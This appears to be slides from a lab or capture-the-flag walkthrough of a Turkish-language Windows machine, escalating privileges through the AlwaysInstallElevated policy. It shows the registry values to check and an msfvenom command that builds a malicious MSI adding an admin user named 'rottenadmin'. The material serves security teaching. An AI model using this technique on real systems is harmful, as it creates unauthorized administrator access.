

Unusual Method – Direct Access



This challenge's intended solve method is to directly access the virtual machine and login as the ftpuser user and complete the challenge there


Unusual Method – Direct Access

One notable obstacle for this install of Windows is that it is Turkish language, so we need to change the keyboard layout with the button located at the upper-left corner of the login screen before inputting the password




Privilege Escalation
Always Install Elevated


Always Install Elevated is a Windows OS system policy which allows Windows Installer packages (.msi files) to run with Admin privileges, even if a non-admin user initiates the installation



Privilege Escalation
Always Install Elevated




```
HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```



```
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

We can check for the Always Install Elevated setting in the Windows system registry

Privilege Escalation
Always Install Elevated



```
msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi -o always.msi
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No arch selected, selecting arch: x86 from the payload
```

We can use Msfvenom to create a malicious .msi file to create a new user with admin-level access which we can use